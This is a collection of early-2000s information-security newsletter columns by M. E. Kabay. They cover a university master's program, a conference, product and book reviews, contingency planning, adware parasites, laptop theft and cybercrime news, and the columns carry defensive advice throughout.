Information assurance--the protection of information from attack, human error, or mechanical failure--is one of the most rapidly growing fields within the information technology industry. In 2000, $10.3 billion was spent by corporations on information assurance. This amount that is projected to grow to $31.8 billion by 2005.

The growth in IA spending will foster an increased demand for information assurance professionals in the near future. The U.S. is likely to face a shortfall of 50,000 to 75,000 IA professionals in the next few years. Because of this demand, starting salaries for Master's-level IA professionals run around $85,000.

Norwich University has been designated a Center of Excellence in Information Assurance Education by the National Security Agency. This designation recognizes Norwich's leadership in the field and will provide federal support for programs, conferences, and scholarships in IA. The designation has helped propel the new Master's degree in Information Assurance (MSIA). The MSIA draws together Norwich faculty and leading experts in the field to create a comprehensive 18 month curriculum on all facets of information security. The program is delivered online through interactive seminars. This "anytime, anywhere" element allows busy professionals to fit education into their lives. Students will also meet on campus for a two-week residency and conference on information security at the end of their program.

One of the most original and exciting aspects of the program is the application of the student's learning to his or her own company. Our merging of theory and practice is unique among IA programs. Our students will use their own employer as a case study by analyzing its systems and making recommendations at the end of each seminar. Employers will reap immediate benefits from their employees' education, and students will complete the program already having had practical experience in the field.

In creating the curriculum for the program, we have leveraged two years of work that Sy Bosworth and I did with 46 colleagues in creating the _Computer Security Handbook, 4th Edition_ (CSH4) published by Wiley in April 2002. This text provides the core readings for the MSIA – around half of the total material. The rest of the material is provided by our instructors based on their own expertise and professional insights. In the MSIA, as in the CSH4, we are structuring the course material to follow a natural life-cycle view of information assurance. We start with security fundamentals, cover basic management skills (much of this comes from our MBA program), move on to threats and vulnerabilities, examine technical defenses, discuss human factors in defending information, study detection and remediation, spend a long time on management's role in making IA work, and finish with a review of hot topics in the field such as medical records security, use of encryption across national boundaries, censorship and content filtering, privacy in cyberspace, anonymity and identity, and the future of IA. To our delight,

many of the contributors to CSH4 have enthusiastically responded to our invitation to help teach the program.

On the administrative side, I am delighted to announce that Dr John Orlando has accepted the position of Assistant Director. He brings years of experience with online university education to us and is tasked with supporting students and faculty to achieve the highest level of student satisfaction and achievement. With the enthusisastic support and expertise of Dr Fred Snow, Dean of Graduate Programs, and of Dr Frank Vanacek, Head of the Business Division, all of us are looking forward to an exciting program launch in September.

Response to a brief notice about the MSIA has been astounding: within one day of my sending out 581 announcements just to my own personal correspondents, we had already received several applications and dozens of requests for more information. Since there are only 15 slots in the first cohort due to start September 3rd, we are confident of a spectacular start to our new program. We plan to have at least two 15-person cohorts starting in January 2003.

I believe that our curriculum's management orientation, the intense focus on practical knowledge through in-depth analysis of each student's own organization, and our commitment to provide the best possible support to our students will make the Norwich MSIA a significant contribution to IA education. We will also be working with professional certification organizations to make sure our graduates can quickly acquire such certifications through on-campus examinations during their two-week stay on campus at the end of the 18-month program.

To learn more about the MSIA, visit the Website at http://www.norwich.edu/MSIA, or call the New Business Initiatives office at 1-800-468-6679.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >; Web site at < http://www.mekabay.com/index.htm >.

SANS Women-Only Security Conference

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Today I am lending my enthusiastic support to a wonderful initiative from my friends at the System Administration and Network Security (SANS) Institute. Here's an important message from Stephen Northcutt (verbatim with slight edits).

* * *

I'm Stephen Northcutt and I ask you to consider an important social issue that impacts information security in every company and organization in the world. Last week, I was teaching _Intrusion Detection_ in Boston and realized that out of over a hundred students only three of them were women. Sadly, this is normal for our advanced courses and happens in every city and country we visit. In response, SANS is pleased to offer a special, hands-on, for women only conference in New Orleans, September 9 - 14, 2002. This conference, _SANS French Quarter_, will feature our _Information Security and Audit Kickstart_. This training will help women attendees excel in meeting the personal and professional challenges of Information Security.

This track offers comprehensive coverage of the essentials: information assurance fundamentals, IP concepts and behavior, the Internet threat, antivirus tools, security policies, password management and cracking, PGP, cryptography, backup and auditing. In addition, we are having special sessions of Birds of a Feather (BOFs) that will focus on self-expression and self-nurturing to improve the quality of life when you return to the workplace.

SANS French Quarter is your opportunity to try new activities, experience New Orleans, and build information security self-confidence. The combination of a professional, all women staff and hands-on learning is a fantastic one. After a week of our intensive training, you will be able to use what you learned as soon as you get back to the workplace. SANS French Quarter is also a great opportunity to network and meet new friends and foster an atmosphere of teamwork.

Register now, to join a course that will help you further your career in information security and auditing. This course is designed to help you prepare for the GIAC Information Security and Audit Kickstart (GIAK). For more information on the GIAC Program and how it can benefit you, please visit www.giac.org. We look forward to seeing you this September at SANS French Quarter. Take advantage of the special conference! For full conference details please visit < http://www.sans.org/FrenchQuarter/ >

Normally we do not invite vendor participation for single-track courses, but due to the special nature of this conference I am willing to make an exception. If you are an information security or audit product vendor and would like to purchase a tabletop demonstration opportunity and are willing to send a women-only demonstration team, then please contact vendor@sans.org.

Male readers – please take a moment to forward this document to the professional women you know who may be interested in this opportunity.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >; Web site at < http://www.mekabay.com/index.htm >.

Visible Statement for Security Awareness

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Russ Mumford, a reader of this column, suggested that I examine his company's product, "Visible Statement." I went to < http://www.greenidea.com > and found that Visible Statement is a potentially useful tool for keeping information security issues in front of users in a palatable form as a series of amusing screen savers.

The FAQ says, "Visible Statement is a new computer-based delivery system designed to promote the retention and recall of your most important security and training messages. What makes it unique is Visible Statement delivers colorful, humorous, professionally-designed animated messages right where people work – at their computers. Visible Statement uses the proven principle of spaced repetition to support and enhance security and training programs. It takes care of the need to re-emphasize your message to increase widespread security awareness throughout your organization."

This tool allows administrators to create their own animated messages as well as the supplied cartoons, to upload them from a server to any or all clients on the network, and to set specific time intervals at will for automatic display.

I downloaded a demo copy of the product and found that it was easy to install from the supplied WinZIP file.

The cartoons are very cute. In one scene, for example, we see a variety of Bad Guys stealing stuff from an office while the employees remain oblivious; characters include a spaceman, a colorful clown, a ballet dancer, the Pied Piper, a cowboy, and – at last – an employee who knows enough to ask the final unbadged stranger whether she can "help" him. She drags him away and, as an afterthought, snatches a coffee cup from one of the employees.

The most important aspect of the product, I think, is that it gives administrators complete control over content. As the FAQ suggests, such amusing cartoons – and you can add your own or buy more from the company – can enhance not only security policy compliance but also any policy that benefits from increased awareness. Privacy policies, legal compliance, financial procedures – every policy can be leavened with a bit of humor.

My sense is that it would be important NOT to allow the cartoons to get stale. As with many animations, once is funny, twice is mildly amusing, and three times is boring, four times is irritating, and . . . well, you get the picture. If you're going to use the product, make sure that you plan your programs carefully. Have lots of variety, judge the messages carefully so that they aren't perceived as belittling or insulting, and don't overdo the usage.

The product also has Spanish, French and German versions. Unfortunately, they're not quite ready for production, as far as I could judge from the samples I viewed. The French version has English labels at various points in the animation (e.g., on a user's cubicle and on a folder); the French grammar is a bit shaky (e.g., it uses the second person singular for the imperative on a warning sign but the second person plural in all the instructions); there's an English comment

("Oh, OK") smack in the middle of the sequence; and the words "helpful reminders" appears briefly before being overlaid by French; and there's some outright gibberish that may be straight machine translation in one helpful hint. The German cartoon looked OK to me, but it ended with an English statement that wasn't translated into German. I can't speak to the Spanish version because I don't speak Spanish. Once I notified Mr Mumford of the problems, he immediately went into high gear to have them fixed.

If you're interested in the English-only version, I think you'll be pleased. Congratulations to Russ Mumford and his colleagues at Green Idea on this project.

[Disclaimer: I have no relationship whatever, financial or professional, with the makers of this product. These comments should not be construed as an endorsement.]

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >; Web site at < http://www.mekabay.com/index.htm >.

Contingency Planning Must be Comprehensive

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In a recent column, I pointed to the free, Web-based _CONTINGENCY PLANNING GUIDE FOR INFORMATION TECHNOLOGY SYSTEMS _ edited by Elizabeth B. Lennon and published by The Information Technology Laboratory (ITL) of the National Institute of Standards and Technology (NIST) (available at < http://csrc.nist.gov/publications/nistpubs/index.html >).

One of my regular correspondents contributed this analysis of the document based on his extensive professional experience.

* * *

The NIST plan simply reinforces the mistakes that have been made in government contingency planning over the years. No one but IT had a plan – if there was any plan at all. Even if one existed for IT, it usually would not work since it was not properly tested.

As late as the late 1980s, the Office of Management and Budget (OMB) was turning down funding requests for contingency plans for mission critical government systems like Veterans Administration (VA) benefits because the risk assessment wasn't adequate. So VA gave them a risk assessment (really more of a business impact analysis) explaining why vets need their benefit checks. To this day, there is still no adequate contingency plan for veterans' benefits. Their master records are stored and processed on a Honeywell system using GCOS VIII. Try to find another one of those somewhere.

While working as consultants in the late 1990s, some of my associates tried to get another agency to test its contingency plan. They were too busy with other things. If the plan did not work, it meant that important income maintenance might well not be available to people in need.

At another important agency that deals with economic analysis, a consultant entered the equipment inventory for the data center into a specialized database and also did a business impact analysis. They thought they had a contingency plan; however, they did not do the telecommunications part. They certainly needed a good plan, since the people who designed their data center decided to put a glass wall on the front with windows so you could see into the computer room. This was designed after the WTC and OK City bombings.

We have learned very clearly since 9/11 that technology-based plans, even if tested, are useless without the people to use them. That means not just the technology people but the business people too. People need a place to work after an event destroys their original office space.

Although the NIST document makes mention of other types of plans such as crisis management and business recovery, it does not attempt to offer even brief examples or provide links where the reader could get more information. The NIST document simply encourages the types of inadequate, localized, technology-oriented contingency plans which have been developed both in

government and industry. These proved less than adequate for organizations facing the recovery processes after 9/11.

GAO has issued a review of Federal Deposit Insurance Corporation (FDIC) Computer Security subtitled “Improvements Made
but Weaknesses Remain” and dated July 2002 (GAO-02-689; see < http://www.gao.gov/new.items/d02689.pdf >). Some of the additional improvements it recommended for the FDIC contingency plans include the following:

1. Use unannounced tests or walk-throughs because real disasters give little if any warning;
2. Develop business continuity plans for _all_ facilities;
3. Deal with the potential unavailability of a backup computer facility, as happened to some such facilities in the Washington DC area on 9/11.

It seems easier to convince IT managers of potential threats, since they see the hits on their firewalls daily and most are keenly aware of the need to keep anti-virus software updated; getting business managers to face up to the potential for physical attacks is much more difficult.

Some places have excellent system and network security. They may even do a fair job at personnel security. But they neglect physical security, providing that weak point in the perimeter for potential attackers. Since these different areas of security are usually in separate organizations, it's difficult for anyone except at very high levels to see the big picture. Unfortunately, most of the senior officials are not interested in these types of risk, assuming that the responsible managers have everything under control. Often that is not the case.

My rule is that your physical security should be able to stop, at the building perimeter, an irate ex-husband or a disgruntled ex-employee, even if they are armed. If you can do that, you will at least slow down even a well-trained terrorist team.

We all need to plan for the worst case that we judge likely. That means comprehensive plans that address technology, people and facilities and constant monitoring to keep the plans up to date as conditions change. Anything less, and it won't work.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >; Web site at < http://www.mekabay.com/index.htm >.

limit on any Web site, and to republish it in any way they see fit.

Writing Secure Code

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

I am delighted to report that Microsoft is getting religion. The following new text is heartening grounds for optimism:

Howard, M. & D. LeBlanc (2002). _Writing Secure Code: Practical Strategies and Proven Techniques for Building Secure Applications in a Networked World_. Microsoft Press (Redmond WA). ISBN 0-7356-1588-8. xxiv + 479. Index. List price U$39.99.

According to the biographical notes, "Michael Howard is a founding member of the Secure Windows Initiative team at Microsoft, a team with the goal of convincing designers, developers, and testers that they need to deliver secure systems." "David LeBlanc, PhD, currently works in Microsoft's Trustworthy Computing Initiative and has been part of Microsoft's internal network security group as a tools developer and white-hat hacker. Prior to joining Microsoft, he led the team that produced the Windows NT version of Internet Security Systems' Internet Scanner."

The books opens with a good introduction that explains the increasing importance of security (I wish this principle had been accepted earlier at Microsoft) and correctly defines "secure code" as "code that is designed to withstand attack by malicious attackers. Secure code is also robust code." The book is intended to teach the reader "to design, write and test application code in a secure manner" by being "relentlessly practical." The book is aimed application designers, programmers, testers and documenters for Windows 32-bit platforms and for the Web.

Part I – Contemporary Security – opens with Chapter 1, "The Need for Secure Systems," where the authors summarize the consequences of bad security in production programs and suggests practical approaches to convincing your colleagues and bosses that shipping rotten software is not a good idea in the long run. Chapter 2, "Designing Secure Systems, starts by pointing out two widespread errors in program design and coding: (1) simply forgetting about the security of their code (or adding irrelevant security features that don't mitigate the fundamental flaws of the design); (2) applying security functions to the code after it's been designed and coded. Their discussion of security principles is encouraging:

* Establish a security process
* Define the product security goals
* Consider security as a product feature
* Learn from mistakes
* Use least privilege
* Use defense in depth
* Assume external systems are insecure

* Plan on failure

* Fail to a secure mode

* Employ secure defaults

* Remember that security features != secure features

* Never depend on security through obscurity

The chapter continues with “Security Design by Threat Modeling” and “Security Techniques.” In addition to reading this chapter, readers will benefit from reading Chapter 3 (Using a “Common Language” for Computer Security Incident Information”) by John D. Howard & Pascal Meunier; and Chapter 5 (Toward a New Framework for Information Security) by Donn B. Parker in the _Computer Security Handbook, 4th Edition_ to expand their horizons in thinking systematically about security threats and vulnerabilities.

For lack of space, I won’t go into further detail about Howard and LeBlanc’s new text. The other section and chapter titles are as follows:

Part II: Secure Coding Techniques
- 3 Public Enemy #1: The Buffer Overrun
- 4 Determining Good Access Control
- 5 Running with Least Privilege
- 6 Cryptographic Foibles
- 7 Storing Secrets
- 8 Canonical Representation Issues

Part III: Network-Based Application Considerations
- 9 Socket Security
- 10 Securing RPC, ActiveX Controls, and DCOM
- 11 Protecting Against Denial of Service Attacks
- 12 Securing Web-Based Services

Part IV: Special Topics
- 13 Writing Secure .NET Code
- 14 Testing Secure Applications
- 15 Secure Software Installation
- 16 General Good Practices

I also very much appreciate the CD packaged with the book; it includes a complete electronic copy of the text – a terrific boon for teaching because of its searchability. I will definitely consider this text for my next university courses on quality assurance and advanced programming. Congratulations to the authors and to Microsoft. Now let’s hope these principles actually get used at Microsoft and elsewhere despite decades of violation of all of these best practices.

* * *

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >; Web site at < http://www.mekabay.com/index.htm >.

Resource Parasites:
Touching the Tar-Baby

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

The U.S. Department of Energy's Computer Incident Advisory Capability (CIAC) has issued an analysis of a dangerous category of software thy are calling "parasite programs." Advisory CIACTech02-004: Parasite Programs; Adware, Spyware, and Stealth Networks" < http://www.ciac.org/ciac/techbull/CIACTech02-004.shtml > summarizes the situation as follows in the problem statement and the abstract:

"Programs are being intentionally packaged with legitimate software to display advertising on your screen, gather information on your browsing habits, and to sell your unused CPU cycles and disk space. Current applications are relatively benign but could easily be used for an invasion of privacy or other malicious purposes."

"Recent reports from Internet marketing companies outlining their plans [have] brought to light the capabilities of parasite programs that are being installed along with legitimate programs. These parasite programs give the outside company the ability to watch your browsing habits, examine your files, and use your unused computer cycles and disk space. Most of these programs currently place directed advertising on your computer but have the ability to do much more. Buried in the fine print of the user agreements for those programs are legal releases that may allow the software company uncontrolled access to your computer. The stated future plans of at least one of these companies includes selling your unused disk space and computer cycles to other companies. In this bulletin we will discuss what is going on now, what could be done with the existing technology, and how to detect and get rid of it."

The particular case studied in detail is that of the company Brilliant Digital Entertainment (BDE), which provides a utility for displaying three-dimensional images. The end-user license agreement (EULA) stipulates that the company can "change or modify any of the terms and conditions of this agreement and any of the policies governing the services at any time in its sole discretion." In addition, "Your continued use of the software following BDE's changes will constitute your acceptance of such changes."

The CIAC analysts point to the additional statement, "You hereby grant BDE the right to access and use the unused computing power and storage space on your computer/s an /or internet access or bandwidth for the aggregation of content and use in distributed computing. The user acknowledges and authorized this use without the right of compensation." Their conclusion? "they get to use your computer for free." Finally, the EULA stipulates that if either party terminates the agreement, all the other terms of the agreement remain in force, including the company's right to continue to use the user's computer resources.

Based on their reading of a submission to the Securities and Exchange by BED, CIAC continues with their interpretation of the BDE objectives in installing the utility in the first place: "So, what are they going to do with your disk space and processing power? They are going to sell it

to other businesses to use. They are particularly targeting advertising companies to provide a place to store advertising content that they will push out to other systems. Note that while they do say they are going to compensate the owners of the computers they are using, they do not say how and they are not really required to compensate the owners according to the user agreement."

The report continues with extensive details of how to deal with parasite programs.

I urge readers to read all EULAs with the CIAC findings in mind before allowing any "free" utilities to be installed on corporate computers. The same caution should be suggested to employees for their home computers, especially if they do any corporate work or store corporate data on those home computers.

Beware the e-Tar Baby.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@compuserve.com >; Web site at < http://www.mekabay.com/index.htm >.

Laptop Thefts Increase

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Laptop computers are ideal for thieves. They're small, it looks normal to carry them (in contrast to, say, file servers), they can be sold as used computers via electronic auctions and sales channels, and – best of all – they may information that can be valuable to the right people.

Estimates from the people who make laptop security devices claim that 15% of all laptops are stolen every year worldwide. Although this could be a high estimate, it's still a real problem. Laptops get stolen from cars, in planes, and even at security checkpoints in airports. It bears repeating that the security-gate scam is particularly effective: one thief goes through before the victim and the second thief delays the computer owner by "finding" additional metal objects in surprising quantity every time (s)he goes through the metal detector. By the time the owner gets through, the computer is gone.

In a recent article entitled "Agencies Have Lost Hundreds of Laptops; Justice Department Says Computer Theft Is a Growing Problem" by Brad Smith of _The Tampa Tribune_, the writer highlights the growing severity of this problem. Some key points made by Mr Smith:

* According to Jerry Rubino, the director of security and emergency planning at the Justice Department, hundreds of government laptops have been stolen out of thousands in use.

* Two laptops were stolen from the MacDill Air Force Base in early August; there is unconfirmed speculation that they contained classified information.

* The Inspector General of the Department of Justice has reported that "five agencies, including the FBI and DEA, have lost track of 400 laptop computers, more than half of which may have contained sensitive national security data."

* "The IRS has lost or misplaced 2,322 laptop computers, desktop computers and computer servers over the past three years."

* Foreign governments also report laptop thefts: 600 from the UK Ministry of Defense since 1997; 500 in Australia in a single year, some with sensitive government information.

Depending on your circumstances, the loss of a computer may be a minor inconvenience; you can even buy insurance to recover part of the cost. And with computer prices dropping, the depreciated cost of an older laptop may easily cover the cost of a new replacement. However, the loss of control over confidential data may be a disaster. Think about the kinds of information that you or your executive users are carrying on corporate laptops; for most of us, the thought of having strangers ferreting through customer files, employee records, strategic plans and internal e-mail messages sends a chill up our spines.

To reduce the damage from lost and stolen computers, all of us should be encrypting sensitive data on our laptop computers. I use the PGPDisk function to sequester all sensitive information, including client files and student records, on my laptop. The encrypted partition looks like a disk

to the operating system and is painless to use: I just have to enter a passphrase to mount the disk when I boot up the computer. However, any thief who tries to read my data without the passphrase will find them completely uninterpretable. It won't even be possible to see the directory and filenames.

Similar protection is available with various operating systems that include encrypting file systems.

The cost is negligible; just do it. Today. Now.

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Computer Crime News (1)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

There's been good news recently in the constant war on cybercrime. One of the services I subscribe to for computer crime news is run by Joe Mezzanini. His free Cybercrime Alerts service (subscription information at http://techPolice.com) provides several valuable articles a day on computer crime and forensics drawn from a variety of sources. In this newsletter and the next one, I relied entirely on Mezzanini's service and have written abstracts that include key points made in the original articles. I've also added personal comments about some of the cases. Thanks, Joe: keep up the good work.

* * *

In May 2002, New York Attorney General Eliot Spitzer charged mega-spammer MonsterHut and its executives with fraud for claiming that its e-mail distribution lists consisted entirely of opt-in recipients. The spammers sent more than 500 million unsolicited commercial e-mail messages over the course of a year. [MK comment: Let's hope that, if the accused are guilty, they are sentenced to read and delete 500 million unwanted commercial messages with misleading subject lines, bogus content advertising improbable enlargement of various body parts, and forged origination addresses – one by one. At 5 deletions per second 5 days a week for eight hours a day with two weeks off a year, that would keep them busy for, let's see (tap, tap), 11 years <evil grin>.]

* * *

Also in May, three employees of NEC Toshiba Space System Co., an aerospace firm in Japan, were arrested for hacking into National Space Development Agency (NASDA), the national space agency in that country in a quest for competitive intelligence about a rival firm, Mitsubishi Electric Corp. The illegal penetration allegedly took place in December 2001 and involved designs for a satellite antenna. Apparently the accused guessed a password; discovery followed discovery of an e-mail message supposedly from one of the perpetrators boasting about the hack; the message was sent to 80 recipients. NEC and Toshiba were both prevented from bidding on NASDA projects for one month. The accused will stand trial under Japan's computer crime laws.

* * *

In June, agents of the U.S. Secret Service disclosed that several universities in AZ, CA, FL and TX may have been infiltrated by criminals who installed keystroke loggers to steal userIDs and passwords. The illicit software was apparently installed directly on individual computers in computer labs used by students but potentially open to interlopers. [At Norwich University, CIO Phil Susmann has instituted an excellent policy of disallowing software installations of any kind on University lab computers; in addition, each workstation is automatically reconfigured from a standard mirror file every night to reduce the number of system crashes expected for Windows systems that actually have users who run programs.]

* * *

Operation Candyman continued to rack up successes in finding child pornographers who use the Internet to satisfy their bizarre proclivities. In July, federal prosecutors in Manhattan and Brooklyn indicted ten people, including a "West Point Army sergeant, two former city police officers and a retired Yonkers firefighter." [MK comment: I include this last detail because it is becoming clear that child pornographers include people from every walk of life. Remember, readers: in the USA and in most other countries, it is illegal to make, transmit or store child pornography (which is defined as depiction of children engaged in sexual activities). Report all occurrences of child pornography to the FBI (URL: _____). If you find child pornography on your computer at work, report it to the security group; if you accidentally stumble on a child pornography site on the Web, report the incident to your supervisor in writing so you don't get accused later of having deliberately downloaded the images that could be found on your hard disk during investigations.]

* * *

For more information
MonsterHut
http://www.oag.state.ny.us/press/2002/may/may28a_02.html
NASDA
http://europe.cnn.com/2002/WORLD/asiapcf/east/05/30/japan.spacehackers.ap/index.html
Universities hacked http://zdnet.com.com/2100-1105-938235.html
Child porn ring
http://www.wnbc.com/news/1549592/detail.html

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Computer Crime News (2)

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As I mentioned in the first of these two articles, Joe Mezzanini's free Cybercrime Alerts service (subscription information at http://techPolice.com) provides several valuable articles a day on computer crime and forensics drawn from a variety of sources. This newsletter is the second to abstract and comment on articles distributed by Mezzanini. I recommend that anyone interested in keeping up with investigations and prosecutions of computer crime subscribe to his service. You can often find interesting nuggets that are perfect for your security-awareness materials and courses. Nothing perks up a mandatory security-policy class like some juicy recent crime cases.

* * *

On August 1st, the New York State Grand Jury delivered indictments against four people in a crackdown on a major identity-theft gang. According to the official press release from the Office of the Attorney General of NY, the accused are alleged to have used their access privileges as employees to steal personal details such as Social Security Numbers, credit-card numbers and bank account details from "New York State Insurance Fund, the Social Security Administration, Empire State College, WNYC radio, Hollywood Video, Worldcom Wireless and American Express." The gang impersonated the victims to order merchandise (including "hundreds of computers and more than a thousand cellular telephones") by phone; the loot was then sold on the black market by a large number of "fences." A member of this conspiracy who had worked at the NY State Insurance fund was convicted of grand larceny in July 2001 and is currently in jail for at least two and up to nine more years. [MK comment: always check your credit-card statement carefully as soon as you receive it. Immediately report unknown charges to the credit-card company and check with your bank to verify the status of your bank accounts.]

* * *

In mid-December 2001, four children from northern Israel were arrested for allegedly writing and distributing the Goner worm (aka "Pentagone" and "Gone"). In August, a group including four senior high school students (grades 10 and 11) and an eighth-grader were charged with violations of Israeli computer-crime laws. One of these script-kiddies allegedly wrote the worm in Visual Basic; the others are accused of posting the "screen saver" to various Internet sites. The worm spread rapidly by commandeering MS Outlok e-mail address books and ICQ instant messaging; it caused system crashes at NASA and other organizations. The five children were charged in August. [MK comment: yes, parents, your very own little darlings may be hacking NASA and writing the next misery-causing worm. How will you know unless you pay attention to what they are actually doing with that nifty computer you put in their bedroom last year?]

* * *

In Italy, 14 people were arrested in August on suspicion of being the criminal hackers from the "Mentor" and "Reservoir Dogs" gangs who are thought to have carried out thousands of illegal penetrations including data thefts from US government and military sites. Mathhew Broersma,

writing for CNET News.com, stated that the suspects "included four minors, the security manager of a large Italian Internet service provider, a network security manager for a computer consulting company, and several information technology consultants." The list of criminal activities in which the suspects allegedly participated includes the following:

- using stolen credit-card numbers;
- cracking the satellite TV encryption codes;
- making and selling illegal copies of DVDs;
- keeping the content of the DVDs on university servers they had penetrated;
- giving themselves unauthorized access on their own clients' systems;
- installing back doors on their clients' systems.

[MK comment: who will guard the guards? Use personnel security management techniques to spot unusual behavior before your systems are corrupted by dishonest employees or contractors. Verify the bona fides of "security experts" who offer their services to "strengthen" your security. Don't hire criminal hackers as security staff.]

* * *

For more information:
ID theft http://www.oag.state.ny.us/press/2002/aug/aug01a_02.html
http://www.oag.state.ny.us/press/2002/aug/aug01a_02.html
Goner virus http://tinyurl.com/xnq
Italian criminal hackers http://news.com.com/2100-1001-948179.html

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

Look for the _Computer Security Handbook, 4th Edition_ edited by Seymour Bosworth and Michel E. Kabay; Wiley (New York), ISBN 0-4714-1258-9. Available now at your technical bookstore or from Amazon at: < http://www.amazon.com/exec/obidos/ASIN/0471412589/tag=fusion0e >

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Security Policy Discussion Group

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

Sometimes a security specialist works in a relatively small organization where there's no one else interested in discussing security policies. It can be lonely and dispiriting to work on policies that can evoke such strong emotional responses from colleagues, so I'm glad to report on a useful resource for anyone interested in policy.

The Security Policy discussion group at Groups.Yahoo was founded in December 1999 by the Toronto (Canada) information assurance consultant, Anton J. Aylward, following a seminar and workshop held by the local chapter of the Information Systems Security Association (ISSA). Mr Aylward very kindly contributed the following description of the project and has allowed me to publish his text with minor edits.

* * *

The aim of the group is to act as a discussion forum for security professionals involved in formulation and security policies at all levels and in all areas of business, education and government. We discuss what constitutes policy, what is effective and the spectrum of policies, procedures, standards, guidelines and justifications, how they are formulated, promulgated, monitored and enforced.

Policies are the foundation of any effective security scheme, as every textbook on the subject tells us. They also seem to be one of the most difficult aspects of the information security practitioner's job. Many books and Web sites offer sample policies, but distilling them and customizing them to fit a particular organization, gaining approval and sign-off and then dealing with disseminating and enforcing them is daunting and stressful.

The workshop format, first held in April 1999, was a departure from the normal format of events sponsored by the Toronto chapter of the ISSA. Instead of listening to a previously prepared presentation, the attendees were invited to share their experiences dealing with security policies. Many interesting views emerged. The participants had very differing views of what constituted policies, who should be responsible for stating them, how to communicate them and how to enforce them.

The security-policy group began as an extension of the workshop, where the original attendees could share their experiences, ask questions and gather opinions. It now has members from many other areas and fields of interest. We invite readers to join us.

* * *

Contact Information:

Security-Policy group home page: http://groups.yahoo.com/group/security-policy

ISSA home page: http://www.issa-intl.org

Anton Aylward: mailto: AJA@SI.ON.CA

* * *

NEW! 18-month online Master of Science in Information Assurance offered by Norwich University; see < http://www.norwich.edu/msia > for full details.

